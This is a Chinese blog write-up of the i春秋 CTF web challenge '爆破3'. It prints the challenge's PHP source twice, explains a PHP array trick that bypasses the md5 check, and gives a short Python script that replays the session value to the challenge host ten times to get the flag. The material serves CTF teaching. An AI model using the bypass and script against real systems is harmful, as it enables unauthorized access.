i春秋-web-爆破3

原创

大千SS 于 2019-01-16 19:48:47 发布 366 收藏
分类专栏： i春秋 文章标签： i春秋 web

首先，是PHP代码审计，看懂就能解出来题。

```
<?php
error_reporting(0);
session_start();
require('./flag.php');
if(!isset($_SESSION['nums'])){
  $_SESSION['nums'] = 0;
  $_SESSION['time'] = time();
  $_SESSION['whoami'] = 'ea';
}

if($_SESSION['time']+120<time()){
  session_destroy();
}

$value = $_REQUEST['value'];
$str_rand = range('a', 'z');
$str_rands = $str_rand[mt_rand(0,25)].$str_rand[mt_rand(0,25)];

if($_SESSION['whoami']==($value[0].$value[1]) && substr(md5($value),5,4)==0){
  $_SESSION['nums']++;
  $_SESSION['whoami'] = $str_rands;
  echo $str_rands;
}

if($_SESSION['nums']>=10){
  echo $flag;
}

show_source(__FILE__);
?>
```


代码贴上，然后来分析。

观察发现，要拿到flag需要 $_SESSION['nums']>=10，而且开头对$_SESSION['nums']赋了0值，所以要需要下面的$_SESSION['nums']++，来使$_SESSION['nums']>=10，意思就是，我们需要在$_SESSION['nums']++的循环里循环十次，所以现在的目标变成满足循环条件$_SESSION['whoami']==($value[0].$value[1]) && substr(md5($value),5,4)==0。

md5部分我们用数组绕过就行了，主要是前面的$_SESSION['whoami']==($value[0].$value[1])。

刚开始$_SESSION['whoami']=='ea'，所以第一次我们传递的时候需要传递value[]=ea，而后面，$_SESSION['whoami']变成了$str_rands，然后我们就需要获取到$str_rands，通过回显就能拿到。

手动爆破需要输入十次：




```php
<?php
error_reporting(0);
session_start();
require('./flag.php');
if(!isset($_SESSION['nums'])){
    $_SESSION['nums'] = 0;
    $_SESSION['time'] = time();
    $_SESSION['whoami'] = 'ea';
}

if($_SESSION['time']+120<time()){
    session_destroy();
}

$value = $_REQUEST['value'];
$str_rand = range('a', 'z');
$str_rands = $str_rand[mt_rand(0,25)].$str_rand[mt_rand(0,25)];

if($_SESSION['whoami']==($value[0].$value[1]) && substr(md5($value),5,4)==0){
    $_SESSION['nums']++;
    $_SESSION['whoami'] = $str_rands;
    echo $str_rands;
}

if($_SESSION['nums']>=10){
    echo $flag;
}

show_source(__FILE__);
?>
```


这样最后能爆出flag。

也可以用python脚本爆破：

```
import requests

url='http://1887c4fa5333467aab28d37a3daf1f0e464d6d28961a4e68.changame.ichunqiu.com/?value[]='
s=requests.session()
a=s.get(url+'ea')
for i in range(10):
 a=s.get(url+a.content[0:2])
 print(i)
print(a.content)
```